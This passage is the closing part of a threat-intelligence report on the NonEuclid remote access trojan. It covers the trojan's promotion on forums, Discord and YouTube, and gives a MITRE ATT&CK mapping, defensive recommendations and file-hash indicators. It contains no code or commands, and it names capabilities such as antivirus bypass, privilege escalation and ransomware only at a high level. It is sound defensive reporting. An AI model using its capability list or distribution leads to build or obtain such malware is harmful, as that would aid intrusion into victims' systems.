
On November 30th, the same user published details about the RAT they had developed, promoting its advanced capabilities. The advertisement emphasizes features such as antivirus bypass, compatibility with cryptors for obfuscation, and other sophisticated functionalities.




We observed a user “NAZZED” who created a YouTube account on Oct 15th and has 110 subscribers. He has also uploaded multiple videos on How to build a RAT like Xworm, Silver RAT, Sheerat, Wiz worm RAT, and DC RAT including how to set up a new Ratnik NONEUCLID RAT.

Ratnik” means “**warrior**” in Slavic languages, but in hacking, it’s used as a term for a **RAT**.







We have observed a Discord account of the RAT developer who joined Discord on June 21, 2021, and subsequently created a server on October 15th. Within this server, discussions have been taking place regarding various RATs, including the **NONEUCLID RAT**.



In 2021, numerous users across various Russian forums and Discord channels were actively advertising, selling, and discussing the **NonEuclid RAT**.





CONCLUSION

The **NonEuclid RAT** exemplifies the increasing sophistication of modern malware, combining advanced stealth mechanisms, anti-detection features, and ransomware capabilities. Its widespread promotion across underground forums, Discord servers, and tutorial platforms demonstrates its appeal to cyber-criminals and highlights the challenges in combating such threats. The integration of features like privilege escalation, ASMI bypass, and process blocking showcases the malware's adaptability in evading security measures. Addressing threats like NonEuclid requires proactive defense strategies, continuous monitoring, and awareness of evolving cybercriminal tactics to mitigate their impact effectively.

MITRE ATTACK FRAMEWORK

Sr. No.	Tactic	Technique ID	Technique
1	Execution	T1059	Command and Scripting Interpreter
		T1106	Native API
2	Persistence	T1547	Boot or Logon Autostart Execution
		T1547.001	Registry Run Keys / Startup Folder
		T1505	Server Software Component
3	Privilege Escalation	T1548.002	Bypass UAC
		T1548.001	Bypass Elevation Control
4	Defense Evasion	T1027	Obfuscated Files or Information
		T1027.004	Compile After Delivery
		T1070	Indicator Removal
		T1070.006	Timestomp
		T1112	Modify Registry
		T1140	Deobfuscate/Decode Files
		T1222	File and Directory Permissions
		T1497	Virtualization/Sandbox Evasion
		T1497.001	System Checks
		T1562	Impair Defenses
		T1562.001	Disable or Modify Tools
		T1620	Reflective Code Loading

5	Discovery	T1012	Query Registry
		T1033	System Owner/User Discovery
		T1057	Process Discovery
		T1082	System Information Discovery
		T1083	File and Directory Discovery
		T1087	Account Discovery
		T1497	Virtualization/Sandbox Evasion
		T1497.001	System Checks (Anti-VM)
		T1518	Software Discovery
		T1518.001	Security Software Discovery
		T1614	System Location Discovery
6	Command and Control	T1071	Application Layer Protocol
		T1071.001	Web Protocols
7	Exfiltration	T1041	Exfiltration Over Command-and-Control Channel
8	Impact	T1486	Data Encrypted for Impact (Ransomware)

RECOMMENDATIONS

Strategic Recommendations:

Enhance Threat Intelligence Sharing:
Establish partnerships with external threat intelligence platforms and agencies to stay informed about emerging threats like the NonEuclid RAT. Sharing intelligence within the cybersecurity community helps in early detection and mitigation.

Invest in Advanced Security Technologies:
Allocate resources to integrate AI-driven security tools capable of detecting sophisticated evasion techniques, including behavioral analysis, anomaly detection, and memory-based scanning.

Tactical Recommendations:

Deploy Endpoint Detection and Response (EDR) Solutions:
Implement EDR solutions to monitor endpoints for suspicious activities like unauthorized registry changes, process injections, and dynamic DLL loading, ensuring rapid containment.

Strengthen User Awareness Training:
Conduct regular training programs to educate users about phishing attempts, RAT deployment tactics, and the importance of secure practices, such as not running suspicious executables or sharing credentials.

Operational Recommendations:

Implement Strict Privilege Management:
Enforce least-privilege access policies and ensure administrative actions are logged and monitored to prevent privilege escalation attempts by malware.

Perform Regular Patch Management and Audits:
Ensure all systems, software, and frameworks are up to date with the latest security patches. Conduct periodic audits to identify and mitigate vulnerabilities that malware could exploit.

INDICATORS OF COMPROMISES

Sr. No.	Indicator	Type	Remarks
1	d32585b207fd3e2ce87dc2ea33890a445d68a4001ea923daa750d32b5de52bf0	Sha 256	NonEuclid.exe
2	e1f19a2bc3ce5153e8dfe2f630cc43d6695fac73f5aaa59cd96dc214ca81c2b0	Sha 256	Client.exe

---

Source: https://www.cyfirma.com/research/noneuclid-rat/